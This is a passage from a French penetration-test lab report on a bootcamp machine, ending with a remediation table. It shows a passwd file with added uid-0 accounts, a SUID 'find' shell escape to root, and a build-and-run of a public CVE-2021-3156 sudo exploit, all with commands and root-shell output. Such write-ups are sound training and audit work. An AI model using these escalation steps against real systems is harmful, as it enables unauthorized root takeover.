irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:105:MySQL Server,,:/nonexistent:/bin/false
messagebus:x:105:107::/nonexistent:/usr/sbin/nologin
ftp:x:106:109:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
alice:x:1000:1000::/home/alice:/bin/bash
bob:x:1001:1001::/home/bob:/bin/bash
john:x:1002:1002::/home/john:/bin/bash
jedha:\$1\$salt\$pass$4KoTg14ZmdtHcIRPTsaQU:0:0:root:/root:/bin/bash
jedha::0:0:root:/root:/bin/bash
jedha:\$1\$salt\$GJZcYm07fa8B9EsojLf5w1:0:0:root:/root:/bin/bash
jedha:\$1\$salt\$GJZcYm07fa8B9EsojLf5w1:0:0:root:/root:/bin/bash
alice@jedhabootcamp:~$
```

```
alice@jedhabootcamp:~$ su jedha
Password:
root@jedhabootcamp:/home/alice# id
uid=0(root) gid=0(root) groups=0(root)
root@jedhabootcamp:/home/alice#
```

Avec la commande pour s'identifier à jedha , on devient root.

## I. Vulnérabilité 8 :

Ici on peut s'apercevoir que dans le compte user bob le fichier find contient un droit SUID. A partir de <https://gtfobins.github.io/>

```

Last login: Sun Feb 12 01:29:37 2023 from 172.31.47.97
bob@jedhabootcamp:~$ ls
find
bob@jedhabootcamp:~$ ls -la
total 348
drwxr-xr-x 1 bob  bob   4096 Feb  3 10:45 .
drwxr-xr-x 1 root root  4096 Jan 25  2022 ..
lrwxrwxrwx 1 root root    9 Jan 25  2022 .bash_history -> /dev/null
-rw-r--r-- 1 bob  bob   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 bob  bob  3771 Feb 25  2020 .bashrc
drwx----- 2 bob  bob   4096 Feb  2 15:07 .cache
-rw----- 1 bob  bob    30 Feb  3 10:45 .lessshst
-rw-r--r-- 1 bob  bob   807 Feb 25  2020 .profile
-rwsrwsr-- 1 root bob 320160 Jan 22  2022 find

```

**SUID**

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian ( $\leq$  Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .  
./find . -exec /bin/sh -p \; -quit
```

A l'aide de la command :

```
./find . -exec /bin/sh -p \; -quit
```

J'obtiens le droit root comme indiqué sur le site.

```
bob@jedhabootcamp:~$ ./find . -exec /bin/sh -p \;  
# whoami  
root  
# id  
uid=1001(bob) gid=1001(bob) euid=0(root) groups=1001(bob)  
# █
```



## F. Vulnérabilité 9 :

Pour cette vulnérabilité nous allons voir la version du sudo et elle est en 1.8.31.

Cette version à une CVE qui permet de passer root , c'est la CVE 2021-3156.

```
john@jedhabootcamp:/tmp$ sudo -V
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
```

A partir de github j'exporte le script et je n'ai plus qu'à exploiter avec la commande

Git clone <https://github.com/mohinparamasivam/Sudo-1.8.31-Root-Exploit>

Make

./Exploit

```
john@jedhabootcamp:/tmp$ git clone https://github.com/mohinparamasivam/Sudo-1.8.31-Root-Exploit.git
Cloning into 'Sudo-1.8.31-Root-Exploit' ...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 9 (delta 0), reused 6 (delta 0), pack-reused 0
Unpacking objects: 100% (9/9), 2.57 KiB | 1.28 MiB/s, done.
john@jedhabootcamp:/tmp$ ls
Sudo-1.8.31-Root-Exploit  f
john@jedhabootcamp:/tmp$ cd Sudo-1.8.31-Root-Exploit/
john@jedhabootcamp:/tmp/Sudo-1.8.31-Root-Exploit$ make
mkdir libnss_x
cc -O3 -shared -nostdlib -o libnss_x/x.so.2 shellcode.c
cc -O3 -o exploit exploit.c
john@jedhabootcamp:/tmp/Sudo-1.8.31-Root-Exploit$ ./exploit
# id
uid=0(root) gid=0(root) groups=0(root),1002(john),1003(secretgroup)
#
```

Et on devient root

#### **4.Recommandations de sécurité :**

<b>N°</b>	<b>Vulnérabilité</b>	<b>Contre-mesures</b>
1	Pas de contrôle de l'entrée d'un formulaire Web	Vérifier toutes les entrées utilisateur dans un formulaire
2	Mot de passe faible présent dans un dictionnaire de mots de passe	Utiliser des mots de passe forts conformément à la politique de mots de passe
3	Compte Anonyme du serveur FTP associé à aucun compte utilisateur, Sauvegarde d'une clé privée non chiffrée sur le serveur FTP	Associer le compte Anonyme à un compte utilisateur possédant des credentials, Ne pas sauvegarder de fichiers confidentiels en clair sur un serveur distant
4	Page d'authentification d'un site Web vulnérable aux injections SQL, Mot de passe d'un utilisateur persisté en clair	Vérifier toutes les entrées des utilisateurs au sein des formulaires d'authentification, Ne pas utiliser de mots de passe par défaut
5	Fichier au sein du système possédant les credentials d'un compte utilisateur	Ne pas laisser de fichiers avec les credentials d'un utilisateur en clair sur le système
6	Autoriser la concaténation de fichiers avec les droits root à un utilisateur sans privilèges élevés	Ne pas autoriser la concaténation de fichiers avec les droits root aux personnes non autorisées
7	Tâche CRON assurant l'archivage régulier du /home d'un utilisateur	Être vigilant quant aux tâches CRON lancées en tant que root
8	Positionner un SUID et un SGID sur des exécutables appartenant à l'utilisateur root	Ne positionner des SUID et des SGID sur des binaires appartenant à root que si nécessaire
9	Version sudo vulnérable	Faire régulièrement de la veille technologique et mettre à jour le système pour posséder les dernières versions des binaires